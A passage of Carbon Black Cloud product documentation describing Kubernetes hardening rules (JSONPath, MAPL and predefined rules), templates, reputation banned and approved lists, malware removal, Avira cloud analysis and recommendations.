JSONPath custom rules can contain multiple conditions linked with logical operands. Conditions include a Kubernetes resource - **Resource Kind**, and expected value connected by a selected method.

Configuring a Basic JSONPath Rule

You can configure a basic JSONPath custom rule using the guided configuration possibility in the UI. After you select the option to create a rule, based on **JSONPath, Methods, and Values**, at the **Configure** step, you can either directly enter the JSONPath selector and build the rule, or you can extract the string you need from a resource already deployed in your Kubernetes environment. See [Example Custom Rules Based on JSONPath, methods, values](#) or [How to Build a Correct JSONPath](#) for your rule. Description of the configuration settings follows:

Characteristic	Description
Resource kind	Type of Kubernetes resource the rule refers to.
JSONPath	<p>The JSONPath selector is used to get to a specific setting and specify its value within the configuration file of a K8s resource.</p> <p>Note You have to start the JSONPath selector string with the \$ sign.</p> <p>A custom rule may have multiple JSONPath criteria which use the AND logic to match individual resources.</p> <p>Find an extended definition of JSONPath here:</p> <p>JSONPath is a way to represent an element or a selection of elements in a JSON or YAML file. A jsonpath expression is built as a tree:</p> <pre>{.element} {.child} {.grand-child}</pre> <p>A jsonpath expression starts with a dot (.) to start matching from the root of the configuration, followed by the name of a child, then grandchild, and so on.</p> <p>Use [:] to match any element inside an array, such as any label name inside \$.metadata.labels.</p> <p>For example: <code>\$.metadata.labels[:].name*</code></p>
Method	<p>The method that should be used to evaluate the resource value:</p> <ul style="list-style-type: none"> ■ EQ - equal ■ NE- not equal ■ RE - match a regular expression ■ NRE - does not match a regular expression ■ LT - lower than ■ LE - lower or equal than ■ GT - greater than ■ GE - greater or equal than ■ EX - exists ■ NEX - not exists ■ IN - in list of values [val1,val2,val3,...] ■ NIN - not inlist of values [val1,val2,val3,...]
Value	The threshold value to match the resource value. If the value is not matched, the rule is violated.

How to Build a Correct JSONPath

To facilitate the creation and validation of JSONPath criteria, the Carbon Black Cloud console provides a few optional steps, and you can enter a sample resource configuration, or import the configuration of an already deployed resource in your Kubernetes environment. Based on this configuration, you can preview the selector's result.

If you need to check the correctness of the **JSONPath** selector you need, you can use the following steps:


- Click **Import** to open an existing resource file from your Kubernetes environment.
- The resource file is displayed in the **Sample resource JSON** area.
- Enter a string of your preference, which you can copy from the displayed JSON file, in **JSONPath**, then click the  icon.
- In the **Results for JSONPath** area, preview the selection you have made. If you see empty brackets [], the string you entered is not returning any resource. If you see a number, for example, [1], there is one matching resource.
- Clicking **Next** displays a preview of the created rule, the desired state, against the returned resources, the actual state.

Illustration of the steps after importing a sample JSON file:

[← Back to Rules](#)

✓

2

3

ADD CUSTOM RULE

DEFINE RULE

CONFIGURE RULE

CONFIRM RULE

Configure Rule

Provide resource and JSON criteria. Including a sample JSON is optional.

Resource kind

All kinds

Sample resource JSON (?) Import

```

21  {
22    },
23    "name": "tkg-metadata-reader",
24    "namespace": "tkg-system-public",
25    "resourceVersion": "481",
26    "selfLink":
27      "/apis/rbac.authorization.k8s.io/v1/namespaces/tkg-system-
28      public/rolebindings/tkg-metadata-reader",
29    "uid": "904b6736-64a5-411f-8ae8-1a02751e83a1"
30  },
31  "roleRef": {
32    "apiGroup": "rbac.authorization.k8s.io",
33    "kind": "Role",
34    "name": "tkg-metadata-reader"
35  },
36  "subjects": [
37    {
38      "apiGroup": "rbac.authorization.k8s.io",
39      "kind": "Group",
40      "name": "system:authenticated"
41    }
42  ]
43 }

```

Results for JSONPath "\$.roleRef"

```

1 [
2   {
3     "apiGroup": "rbac.authorization.k8s.io",
4     "kind": "Role",
5     "name": "tkg-metadata-reader"
6   }
7 ]

```

* JSONPath (?)

\$.roleRef

* Method

▼

* Value

+

[← Back](#)
[Cancel](#)
[Next](#)

Example Custom Rules Based on JSONPath, methods, values

Example JSON

```

{
  "apiVersion": "v1",
  "kind": "Namespace",
  "metadata": {
    "creationTimestamp": "2021-04-09T00:52:44Z",
    "managedFields": [
      {
        "apiVersion": "v1",
        "fieldsType": "FieldsV1",
        "fieldsV1": {
          "f:status": {
            "f:phase": {}
          }
        }
      }, ...
    ]
  }
}

```

Note The example JSON is extract and you will not be able to use it directly for test purposes. If you hesitate how to create your rule, you can import a JSON file directly from the resources in your Kubernetes environment and try to enter the JSONPath then.

Example Custom Rule 1

- Don't allow workloads with more than 5 replicas: `$.spec.replicas GT 5`

Example Custom Rule 2

- Requires presence of CPU quotas for all containers:
`$.spec.template.spec.containers[:].resources.limits.cpu NEX`

Example Custom Rules 3 and 4

- Requires each workload to have a label named `serviceOwner` and a value that looks like an e-mail address (2 rules):
 - `$.spec.template.metadata.label.serviceOwner NEX`
 - `$.spec.template.metadata.label.serviceOwner NRE .+@mycompany\.com`

Images Rules

You can create custom rules for container images, based on existing built-in rules.

Custom Rules Based on Container Image Criteria

You can create a modification of the built-in rules for container images and include the custom rules in a particular policy.

Configuring Custom Rules for Container Images

After you select the option to create a rule, based on **Container Image Criteria**, at the **Configure** step, you can select the built-in rule and then the settings to control, in this case Vulnerability severity. Description of the configuration settings follows:

Characteristic	Description
Image criteria	<p>You can base your custom rule on a base rule among the options:</p> <ul style="list-style-type: none"> ■ Vulnerabilities ■ Vulnerabilities with fixes. <p>You can also use Allowed registries option.</p>
Vulnerability severity	<p>Specifies the container images vulnerability severity, for which the rule will make validation. Relates to the base rule selected in Image criteria.</p> <p>Note The vulnerabilities with Critical severity are part of the default Critical vulnerabilities built-in rule. If you select Critical, you duplicate the existing built-in rule.</p>
Registry domains	<p>Specifies registries you want to allow as source.</p> <p>Example registry domain: <code>docker.io</code></p>

Advanced Rules

The Advanced option for adding custom rules uses a YAML file to describe the MAPL rules for Kubernetes resources and applicable conditions.

Advanced Custom Rules Based on MAPL Access Control Rules in YAML Format

MAPL rules in YAML format give more specificity in how a custom rule can be configured for a Kubernetes environment.

Configuring an Advanced Rule

To configure successfully an advanced custom rule, you must have the YAML file, written in MAPL language, applicable for your Kubernetes environment. After you select the option to create a rule, based on **MAPL Access Control Rule in YAML Format**, at the **Configure** step, you can directly import the file, with no need for other configurations. You can see an [Example Custom Rule Based on the Advanced Option](#).

Characteristic	Description
MAPL rule configuration	<p>Section to enter or import YAML file.</p> <p>The YAML file must include one-attribute conditions, using logical operands, which are tested against the Kubernetes configuration data.</p> <p>The attribute is a JSONpath.</p> <p>The method is among:</p> <ul style="list-style-type: none"> ■ EQ - equal ■ NE- not equal ■ RE - match a regular expression ■ NRE - does not match a regular expression ■ LT - lower than ■ LE - lower or equal than ■ GT - greater than ■ GE - greater or equal than ■ EX - exists ■ NEX - not exists ■ IN - in list of values [val1,val2,val3,...] ■ NIN - not inlist of values [val1,val2,val3,...] ■ The value is fixed value. <p>See specification of the MAPL language (external link).</p>

Example Custom Rule Based on the Advanced Option

```
conditions:
  conditionsTree:
    ANY:
      parentJsonpathAttribute: 'jsonpath:$.spec.containers[:]'
      condition:
        OR:
          - condition:
              attribute: 'jsonpath:$RELATIVE.resources.limits.cpu'
              method: NEX
          - condition:
              attribute: 'jsonpath:$RELATIVE.resources.limits.memory'
              method: NEX
```

Predefined Rules

The Rules tab displays all rules for Kubernetes Hardening Policies in the system.

List of Predefined Rules

The available predefined rules are given below in alphabetical order, first per resource type, then by specification. You can see the rule description and category on the Rules tab.

Predefined Rules and Resource Types

No.	Built-in Rule Name	Resource Type
1	Access to host namespace	Pod
2	Access to host path	Pod
3	Access to persistent data	Pod
4	Additional capabilities	Pod
5	Allow privilege escalation	Pod
6	Allow privileged container	Pod
7	AppArmor	Pod
8	Auth	
9	Cluster role	ClusterRoleBindings
10	CPU limits	Pod
11	Deploy new CRD	CustomResourceDefinition
12	Enforce not root	Pod
13	Exec to container	
14	External LoadBalancer	Service
15	Host port	Pod
16	Ingress controller	Ingress
17	Memory limits	Pod
18	Non-root groups	Pod
19	Port forward	
20	Proxy	
21	Role	RoleBindings
22	SecComp profile	Pod
23	SeLinux	Pod

No.	Built-in Rule Name	Resource Type
24	Sysctl	Pod
25	Unmasked proc mount	Pod
26	Writable file system	Pod
27	Image not scanned	Container Images
28	Critical vulnerabilities	Container Images
29	Vulnerabilities with available fixes	Container Images
30	Allowed registries	Container Images
31	Deny latest tag	Container Images
32	Require hash tags	Container Images

Predefined Rules Specification

No.	Built-in Rule Name	Fields on which the Rule is Applied	Expected Values (in case of difference,
1	Access to host namespace	spec.hostNetwork spec.hostPID spec.hostIPC	FALSE
2	Access to host path	spec.volumes[*].hostPath	Empty
3	Access to persistent data	spec.volumes[*]	spec.volumes[*].EmptyDir spec.volumes[*].ConfigMap spec.volumes[*].Secrets spec.volumes[*].Ephemeral
4	Additional capabilities	spec.containers[*].securityContext.capabilities.add spec.initContainers[*].securityContext.capabilities.add	Empty or any of the below list CAP_CHOWN,CAP_DAC_OVERRIDE,CAP_*
5	Allow privilege escalation	spec.containers[*].securityContext.allowPrivilegeEscalation spec.initContainers[*].securityContext.allowPrivilegeEscalation	false, undefined/nil
6	Allow privileged container	spec.containers[*].securityContext.privileged spec.initContainers[*].securityContext.privileged	false, undefined/nil
7	AppArmor	metadata.annotations['container.apparmor.security.beta.kubernetes.io/*']	runtime/default', undefined
8	Auth		
9	Cluster role	kind: clusterRoleBindings	
10	CPU limits	spec.containers[*].resources.limits.cpu spec.containers[*].resources.requests.cpu	

Built-in Rule			
No.	Name	Fields on which the Rule is Applied	Expected Values (in case of difference,
11	Deploy new CRD	kind: CustomResourceDefinition	
12	Enforce not root	spec.securityContext.runAsNonRoot spec.containers[*].securityContext.runAsNonRoot spec.initContainers[*].securityContext.runAsNonRoot	false, undefined/nil
13	Exec to container		
14	External LoadBalancer	spec.type.LoadBalancer	metadata.annotations['cloud.google.com metadata.annotations['service.beta.kube metadata.annotations['service.beta.kube metadata.annotations['service.kubernete metadata.annotations['service.beta.kube metadata.annotations['service.beta.kube metadata.annotations['service.kubernete
15	Host port	spec.containers[*].ports[*].hostPort spec.initContainers[*].ports[*].hostPort	0, undefined
16	Ingress controller		
17	Memory limits	spec.containers[*].resources.limits.memory spec.containers[*].resources.requests.memory	
18	Non-root groups	spec.securityContext.runAsGroup spec.securityContext.supplementalGroups[*] spec.securityContext.fsGroup spec.containers[*].securityContext.runAsGroup spec.initContainers[*].securityContext.runAsGroup	all but 0
19	Port forward		
20	Proxy		
21	Role	kind: roleBinding	
22	SecComp profile	metadata.annotations['seccomp.security.alpha.kubernetes.io/pod*'] spec.securityContext.seccompProfile.type spec.containers[*].securityContext.seccompProfile spec.initContainers[*].securityContext.seccompProfile	false, undefined/nil
23	SeLinux	spec.securityContext.seLinuxOptions spec.containers[*].securityContext.seLinuxOptions spec.initContainers[*].securityContext.seLinuxOptions	undefined/nil
24	Sysctl	spec.securityContext.sysctls	kernel.shm_rmid_forced net.ipv4.ip_local_port_range net.ipv4.tcp_syncookies net.ipv4.ping_group_range undefined/empty

Built-in Rule			
No.	Name	Fields on which the Rule is Applied	Expected Values (in case of difference,
25	Unmasked proc mount	spec.containers[*].securityContext.procMount spec.initContainers[*].securityContext.procMount	undefined/nil, 'Default'
26	Writable file system	spec.containers[*].securityContext.readOnlyRootFilesystem spec.initContainers[*].securityContext.readOnlyRootFilesystem	

Managing Kubernetes Templates

Kubernetes Hardening Policy Custom Templates are groups of predefined or custom rules that do not include exceptions.

Predefined Categories

Predefined rule sets cover the following categories of rules:

- **Custom:** all custom rules in the system
- **Container Images:** identify vulnerabilities in container images
- **Workload Security:** rules based on the [K8s Security Configuration](#)
- **Network:** ensure service types are not exposed outside of Kubernetes
- **Quotas:** CPU and Memory quotas
- **RBAC:** limit new roles with extensive privileges
- **Volume:** limit access to data
- **Command:** limit Kubernetes command-line commands
- **CRD:** limit usage of custom resources.

Add Kubernetes Templates

Custom Kubernetes templates can be created using a mix of predefined rules and custom rules.

You may want to group particular rules in templates for reusing them across policies.

Procedure

- 1 Log in to the Carbon Black Cloud console.
- 2 On the left navigation pane, click **Enforce > K8s Policies** and select the **Templates** tab.
- 3 To start creating a custom template, click **Add Template**.
- 4 Enter **Name** for the custom template.

The template is created and visible in the list of **Custom Templates**.

- 5 To continue with adding rules to the newly created custom template, click **Options > Edit template**.

List of all predefined and custom rules is available for selection.

6 Click to enable the check-box for the rules you want to group in the custom template.

7 Click **Save**.

What to do next

Use the templates in your Kubernetes Hardening Policies.

Note You configure the action Alert or Block per policy, not in the template. In that way, you can have the same rules in different policies with different actions.

Manage Reputations

A reputation is the level of trust or distrust that is given to an application. Reputations are based on multiple sources of known good and known bad reputations.

Important Carbon Black is replacing the terms *blacklist* and *whitelist* with *banned list* and *approved list*. Notice will be provided in advance of terminology updates to APIs, TTPs, and Reputations.

Adding to the Banned List

Adding to the banned list prohibits the presence and actions of specified applications. Adding to the banned list is "global" in its effects and applies to all policies attached to a particular version of an application.

Note

- You can apply bans on the **Investigate**, **Alerts**, or **Process Analysis** pages.
- For standalone Enterprise EDR, this feature is limited to hash banning.

Using wildcards

When adding the path, you can use wildcards to target certain files or directories. Be as specific as possible when approving certs as using wildcards can lead to incidentally approving malicious software that appears to be signed by a trusted certificate authority.

Wildcard	Description	Example
*	Matches 0 or more consecutive characters up to a single subdirectory level.	C:\program files*\custom application*.exe Approves any executable files in: C:\program files\custom application\ C:\program files(x86)\custom application\
**	Matches a partial path across all subdirectory levels and is recursive.	C:\Python27\Lib\site-packages** Approves any files in that directory and all subdirectories.
?	Matches 0 or 1 character in that position.	C:\Program Files\Microsoft Visual Studio 1?.0** Approves any files in the MS Visual Studio version 1 or versions 10-19.

Add Hash to Banned List

Use this procedure to assign a reputation to identify its level of distrust.

The precise steps vary slightly depending on whether you have Endpoint Standard, Enterprise EDR, or both.

Note MD5 is not supported. The hash must be in SHA-256 format.

Prerequisites

Tip: You can also [Configure an Automatic Banned List](#).

Procedure

- 1 Log in to the Carbon Black Cloud console.
- 2 From the left navigation pane, click **Enforce>Reputation**.
- 3 Do one of the following depending on your specific configuration:
 - If using Endpoint Standard (with or without Enterprise EDR):
 - a Click **Add** and select **Hash** as the type.
 - b Select **Banned List**.
 - c Enter the **SHA-256** hash.
 - d Enter the **Name** and add **Comments**.
 - e Click **Save**.
 - If using standalone Enterprise EDR:
 - a Click **Add to banned list**.
 - b Enter the **SHA-256** hash.
 - c Enter the **Name** and add **Comments**.
 - d Click **Save**.

Configure an Automatic Banned List

You can automatically ban applications that have a threat severity that is equal to or greater than a specified threshold. Applications in a threat that meet the threshold will be added to the banned list.

Note This feature is not available for standalone Enterprise EEDR.

Procedure

- 1 Log in to the Carbon Black Cloud console.
- 2 Click **Enforce>Reputation** from the left navigation pane.
- 3 Click **Auto Banned List**.

- 4 Set the threshold for the threat level. Anything equal or greater than the defined threat level is added to the banned list.
- 5 Click **Save**.

Adding to the Approved List

Adding to the approved list approves the presence and actions of specified applications. Adding to the approved list is "global" in its effects and applies to all policies attached to a particular version of an application.

To approve the presence and actions of an application only on a specific device, use [Create Prevention Policy Rules](#) instead.

Note

- Routinely update your approved applications to account for new versions. Permission rules do not need to be updated as the permission is added by path or application name.
- You can add to the approved list from the **Investigate**, **Alerts**, or **Process Analysis** pages.
- This feature is not available for customers with standalone Enterprise EDR.

Benefits of approving IT tools and certs

- Minimized performance impact when IT tools drop large amounts of new code that are immediately executed.
- For IT tools, no interference with new code execution. The dropped code is not blocked, even with stricter preventative policy rules in place.
- For certs, no blocking on initial execution of files signed with specific certificates.
- Adding to the approved list is not absolute in order to prevent exploitation. Deferred analysis of new code occurs in the background as it executes. If files are known malware, configured policy enforcement rules act on them after initial execution.

Note Use adding to the approved list for use cases such as: software deployment tools, executable installers, IDEs, compilers, or script editors, etc.

Important See [Expiration of Approved Certs](#)

Reputations that supersede approved IT tools and certificates:

- Company Black
- Company White
- Known Malware
- PUP Malware
- Suspect Malware
- Trusted White

Using wildcards

When adding the path, you can use wildcards to target certain files or directories. Be as specific as possible when approving certs as using wildcards can lead to incidentally approving malicious software that appears to be signed by a trusted certificate authority.

Wildcard	Description	Example
*	Matches 0 or more consecutive characters up to a single subdirectory level.	C:\program files*\custom application*.exe Approves any executable files in: C:\program files\custom application\ C:\program files(x86)\custom application\
**	Matches a partial path across all subdirectory levels and is recursive.	C:\Python27\Lib\site-packages** Approves any files in that directory and all subdirectories.
?	Matches 0 or 1 character in that position.	C:\Program Files\Microsoft Visual Studio 1?.0** Approves any files in the MS Visual Studio version 1 or versions 10-19.

Add Trusted IT Tools to Approved List

Adding a specific application to your company approved list can help eliminate unwanted alerts or lower the relative threat level for such alerts.

Approve IT tools to assign an initial elevated trust to code that is dropped by known IT tools.

Note This feature is not available for customers with standalone Enterprise EDR.

Prerequisites

Learn more [Adding to the Approved List](#), when to use it, and how it differs from permission rules.

Procedure

- 1 Click **Add** and select **IT Tools** as the type.
- 2 Add the path of the IT tool that drops code, should receive initial trust, and is allowed.
`\Trusted_Installer.exe`
- 3 (OPTIONAL) Select **Include all child processes**.

Important If selected, files dropped by child processes of the IT tool that is defined in the **Path** field also receive the initial trust. This is useful when IT tools create a child process to delegate work to, and the child process represents a generic executable, such as a copy command.

- 4 Enter **Comments**, if any, and then click **Add**.

Results

Important Applications added to the approved list are assigned the LOCAL_APPROVED_LIST reputation and are not stalled for static analysis or cloud reputation as they are executed.

Add Certs to Approved List

Adding specific certs to your company approved list can help eliminate unwanted alerts or lower the relative threat level for such alerts.

Approve certs to assign an initial elevated trust to signed code by specific trusted certificates. To use this functionality, a file must be signed and verified by a valid certificate and the certificate subject and authority must be configured in the Cert rule.

Note This feature is not available for customers with standalone Enterprise EDR.

Prerequisites

Learn more [Adding to the Approved List](#), when to use it, and how it differs from permission rules.

In addition, see: [Expiration of Approved Certs](#)

Procedure

- 1 Click **Add** and select **Certs** as the type.
- 2 Enter the certificate under **Signed by**.
- 3 Enter the **Certificate Authority**.
- 4 Enter **Comments**, and then click **Save**.

Results

Important Certs added to the approved list are assigned the LOCAL_APPROVED_LIST reputation and are not stalled for static analysis or cloud reputation as they are executed.

Expiration of Approved Certs

All certificates have a validity range which defines the time range of when the cert is considered valid. An expired cert is a cert who's validity range has expired.

Background

Most, but not all, digitally signed files carry both content signature(s) which can be used to verify that the content has not been tampered with as well as a separate "counter signature" which is used to verify "when" the file was signed.

For these files, even if the code signing cert has expired, files signed within the validity range of the code signing cert will forever remain valid in terms of expiration since the counter signature timestamp allows one to verify that the file was signed during the certs valid lifetime.

For the rare files that lack a counter signature/timestamp, they will no longer be considered valid once the cert expires since one can no longer determine whether the file was signed during the certs validity period or not.

Cert Revocation is a separate concept entirely from expiration. Revocation is typically used to explicitly say that a previously valid cert is no longer trust worthy and shouldn't be trusted even if its validity time range hasn't expired.

How Expired Certs are Handled in Carbon Black Cloud

Carbon Black Cloud examines the file signature validity only when we first discover the hash. This can lead to the following edge cases:

- If a non-timestamped hash X was found on machine 1 when its cert was valid, and found by machine 2 when it was expired, machine 1 would continue to treat the file as eligible for cert approval whereas machine 2 would not, because machine 2 first detected it as invalid/expired; machine 1 initially saw it as valid.

Note This does not apply for timestamped files since one can verify if the file was signed during the validity range.

- If a hash was discovered before cert was known to be revoked, it could be approved and will remain approved on that machine even if cert is found to be revoked later. New hashes signed by the revoked cert that appear after sensor has realized cert is revoked will not be approved by cert approvals but could still be approved by other reputations.

In summary, cert expiration and revocation can affect the reputation of new hashes that appear on a system but will not affect the hash reputation of hashes already on the endpoint that remain present. Different machines may enforce cert approval rules differently based on whether the cert is expired, whether there is a counter signature, when the sensor realized cert was revoked, or if different sensors have different trusted root certificate stores.

Add Hash to Approved List

Use this procedure to add a hash to the approved list.

Learn more [Adding to the Approved List](#), when to use it, and how it differs from permission rules.

Note This feature is not available for customers with standalone Enterprise EDR.

Note MD5 is not supported. The hash must be in SHA-256 format.

Procedure

- 1 Click **Add** and select **Hash** as the type.
- 2 For **List**, select **Approved List**.
- 3 Enter the **SHA-256** hash.
- 4 Enter the **Name** and **Comments**, and then click **Save**.

Results

Important Any hash added to the approved list is assigned the LOCAL_WHITE reputation and is not stalled for static analysis or cloud reputation as it are processed or executed.

Upload Reputations

Use this procedure to upload a CSV file with a list of hashes, certificates, or IT tools following the instructions in File Format. Enterprise EDR-only organizations only support the BLACK_LIST and SHA256 values

Prerequisites

Important Enterprise EDR-only organizations only support hash banning. You cannot upload IT tools, Certs, items to the approval list.

Before uploading, ensure your upload file is in the correct file format:

TIP: Precise formatting instructions are provided on the Upload user interface.

- The file is a plain ascii text file in "CSV" (comma separated values) format.
- Values (such as the description field) that contain commas may be quoted using the double-quote character.
- Each line in the file describes a single indicator - the format for each row is described below:
The required fields must be in the following order: list type, indicator type, indicator value, description, application name
 - list type: black_list
 - indicator type: indicator SHA-256
 - indicator value: actual file hash (SHA-256 format)
 - description: text to describe this entry
 - application name: optional

Note MD5 is not supported. The hash must be in SHA-256 format and requires six or more fields. If a field is empty, use the following format where empty fields are denoted by commas: Field1, Field2, Field4, Field6

Procedure

- 1 Log in to the Carbon Black Cloud console.
- 2 From the left navigation page, click **Enforce>Reputation**.
- 3 Click **Upload**.
- 4 Navigate to and select the file to upload, and then click **Open**.
- 5 Verify the correct file is listed and then click **Upload**.

Results

Example: Upload file

```

/*** SHA256 Hash ***/
WHITE_LIST,SHA256,154899999adfa4f56ade1c04840a517e86dc5c938fac1ba6906c38339a281f82,This hash is known
to be harmless,Safari
BLACK_LIST,SHA256,dcab890006eccd887c26a1bd2bcb344e2ce1a80c2e6fc8621ed04489dc1631c8,Unknown untrusted
app
BLACK_LIST,SHA256,5348cfde0024b9557e57f099e1f3c3e20f389e7822dda376ad06009e43dd700a,Fake malware for
testing,fake

/*** IT Tool ***/
WHITE_LIST,IT_TOOL,/user1/somefolder/sometool,The IT tool is known to be harmless,true
WHITE_LIST,IT_TOOL,/user1/somefolder/sometool,The IT tool is known to be harmless,false

/*** Certificate ***/
WHITE_LIST,CERT,Global,The certificate is known to be harmless,Root certificate authority
WHITE_LIST,CERT,Global,The certificate is known to be harmless,InCommon RSA Server CA

```

Reputation Reference

A reputation is the level of trust or distrust that is given to an application.

Important Carbon Black is replacing the terms *blacklist* and *whitelist* with *banned list* and *approved list*. Notice will be provided in advance of terminology updates to APIs, TTPs, and Reputations.

Value	Definition
ADAPTIVE_WHITE_LIST (Adaptive approved list)	After analysis, the hash reputation is deemed inconclusively trustworthy. It is not fully vetted and needs additional information to be fully deemed trusted across all organizations.
COMPANY_BLACK_LIST (Company banned list)	Malicious or unwarranted behavior; the customer manually added a hash to the banned list. Specific to a selected organization.
COMMON_WHITE_LIST (Common approved list)	After analysis, the hash reputation is deemed trusted across all organizations.
COMPANY_WHITE_LIST (Company approved list)	A console administrator has explicitly approved this application or hash.
KNOWN_MALWARE (Known malware)	Reputation is determined from analytics and intelligence feeds; the hash is Known Malware.
NOT_LISTED (Not Listed)	The sensor requested reputation from the backend, but the backend does not have the hash on any internal lists. Typically this means the hash is new. No information is available to determine the reputation from analytics and intelligence feeds. This reputation helps protect against zero-day malware and is frequently assigned to new hashes/updated applications.
PUP (Potentially Unwanted Program)	Reputation is determined from analytics and intelligence feeds; the application or hash is a PUP such as adware or popups.
SUSPECT_MALWARE (Suspect Malware)	Reputation is determined from analytics and intelligence feeds; the application or hash is Suspect Malware.

Value	Definition
TRUSTED_WHITE_LIST (Trusted approved list)	Reputation is determined from analytics and intelligence feeds; the hash is Known Good as determined by the Carbon Black Cloud and/or the Carbon Black Cloud sensor.
UNKNOWN	The sensor has not yet sent the reputation request. Typically this means that the sensor cannot reach the backend.

Malware Removal

You can use the reputation of an application to identify malware.

Look for applications with the `KNOWN_MALWARE`, `SUSPECT_MALWARE`, or `PUP` reputations.

All historical malware data from the past six months displays on the **Malware Removal** page under the **Detected** or **Deleted** tabs. When an item is added to the company approved list, company banned list, or its reputation is overridden, the item will be removed from the Malware Removal page.

Detected malware

Malware can exist on an endpoint even if the malware is prevented from running. This tab displays all files scanned and classified as `KNOWN_MALWARE`. Search for specific malware by hash or filename using the **Search** box.

If you are unable to find the hash on this page, you can delete the file by searching for the hash on the Investigate page and clicking the **Take Action** button on the appropriate event.

Auto-delete known malware

Enable a policy to automatically delete known malware within a specified time frame.

To auto-delete known malware:

- 1 Log in to the Carbon Black Cloud console.
- 2 From the left navigation bar, click **Enforce > Policies**.
- 3 Select a policy. On the **Sensor** tab, click the box for **Auto-delete known malware hashes after**.
- 4 Select a time frame, then click **Save**.

After the policy setting is enabled, all new, executable malware is deleted at the end of the selected time frame. Auto-delete does not delete files that are signed by Microsoft, Carbon Black files, or files that have had their hashes changed.

Deleted malware

After malware is deleted, it is removed from the **Detected** tab and moved to the **Deleted** tab. If you attempt to delete a file that has any reputation other than KNOWN_MALWARE, you must confirm the deletion twice. All deleted malware files are permanent and cannot be restored.

Use the [Audit Logs](#) to see deleted malware, malware scheduled for deletion, and admin actions. Search the Audit Log for the hash you requested deletion of to see other events associated with the hash.

Cloud Analysis

Improve prevention against new forms of malware by enabling analysis of unknown binaries by Avira, a third-party partner.

When enabled, binaries with a "NOT_LISTED" reputation are submitted to Avira for cloud analysis. The file must be a portable executable to be uploaded (e.g., ".exe", ".dll"). Document files, such as PDFs, text files, pictures, spreadsheets, and other personal files cannot be uploaded. Analysis of files is fully automated and no information is shared with any third-party outside of Avira.

Enabling cloud analysis by Avira requires a Windows sensor 3.2+ and the local scanner set to enabled.

To enable cloud analysis

- 1 Click **Enforce**, then **Policies**.
- 2 Select the policy for which to enable cloud binary analysis.
- 3 On the **Sensor** tab, select the checkbox for **Submit unknown binaries for analysis by Avira**
- 4 Confirm that you would like to share data with Carbon Black and Avira, then click **Save**.

Important If enabled, this functionality will upload binary files, including the files' content, to Carbon Black for analysis. You may opt out of this functionality at any time. Carbon Black uses a third-party vendor, Avira Operations GmbH & Co. KG ("Avira"), as a sub-processor to assist with threat analysis. Binary files are sent to Avira's network. Avira only processes the data to meet Carbon Black's obligations under the applicable agreement and for no other purpose. Avira has implemented appropriate security and operational methods that are designed to secure the data, and will comply with all applicable data privacy laws when processing the data. The information will be processed by Avira in their US or EU data centers. In the course of using the services, you shall have sole responsibility for the accuracy, quality, integrity, legality, reliability, appropriateness, and intellectual property ownership or right to use and transfer to Carbon Black all such data. You can view Carbon Black's privacy policy at <https://www.vmware.com/help/privacy.html>. This privacy policy is updated periodically, as needed.

Recommendations

Recommendations are available in the Carbon Black Cloud Endpoint Standard product and assist you in tuning your console and optimizing your environment. The Carbon Black Cloud prioritizes suggested recommendations based on the impact and relevance they have on your organization's environments. It allows you to review these recommended actions further before accepting and implementing them.

After you accept a recommendation, the Carbon Black Cloud applies it, and adds it to a reputation approved list.

You can access the available recommendations within the Carbon Black Cloud console by navigating to the **Enforce > Recommendations** page.

- The **New** tab holds the latest recommendations for your organization. Here you decide to accept or reject a recommendation.
- The **Review** tab lists all recommendations that you already accepted or rejected.

You can view recommendations in the **Alerts > Alert Details** panel as well.

You are presented with up to 10 recommendations per day with new recommendations being updated daily. The recommendations that are not reviewed expire in 30 days.

The Carbon Black Cloud console represents each new recommendation in a card view with content depending on the set rule.

- Recommendation type.
- The approximate number of blocked events in your organization over the past 30 days.
- The approximate number of devices in your organization impacted by these events.
- Links to the **Investigate** page where you can see sensor events and devices related to that recommendation.
- If you enable Carbon Black Cloud Enterprise EDR, you can view binary details for the SHA-256.

Accept Recommendation

You review a recommended action and once you accept it, the Carbon Black Cloud console applies it in your environment.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Enforce > Recommendations** pages.
- 2 Go through the available recommendations, locate the one you want to add to the approved list, and click **Yes**.

The **Accept Recommendation** pop-up displays.

- 3 Leave a comment, and click **OK**.

The **Recommendation accepted** notification displays.

- 4 Optional. Click **View Reputation**.

The Carbon Black Cloud console redirects you to the **Enforce > Reputation** page. Here you see details on the applied reputation.

Reject Recommendation

After you remove a recommendation, it appears as rejected.

If you manually delete a recommendation from the **Reputation** page, the status of this recommendation updates from accepted to rejected under the **Recommendations > Reviewed** tab.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Enforce > Recommendations** page.
- 2 Go through the available recommendations, locate the one you do not trust, and click **No**.
The **Reject Recommendation** pop-up displays.
- 3 Leave a comment, and click **OK**.
The **Recommendation rejected** notification displays.
- 4 Optional. To revert this action and keep the recommendation as new , click **Undo**.

Accept Rejected Recommendation

You can accept a recommendation that you initially rejected.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Enforce > Recommendations > Reviewed** tab.
- 2 Locate the **Status** drop-down menu and select **Rejected**.
All recommendations with this status list under the **Reviewed** tab.
- 3 Select the recommendation you want to move to the approved list, and click **View** from the **Actions** column.
The **View Recommendation** pop-up displays.
- 4 To add the hash or the IT tool to the approved list, click **Add SHA256 to approved list** or **Add IT_Tool to approved list** respectively.

Results

The recommendation is available under the **Reviewed** tab with status accepted.

What to do next

Go to any of your accepted recommendations, click **View** in the **Actions** column, and select **View reputation**.

This chapter includes the following topics:

- [Managing Vulnerabilities](#)
- [Kubernetes Search](#)
- [Kubernetes Health](#)
- [Kubernetes Violations](#)

Managing Vulnerabilities

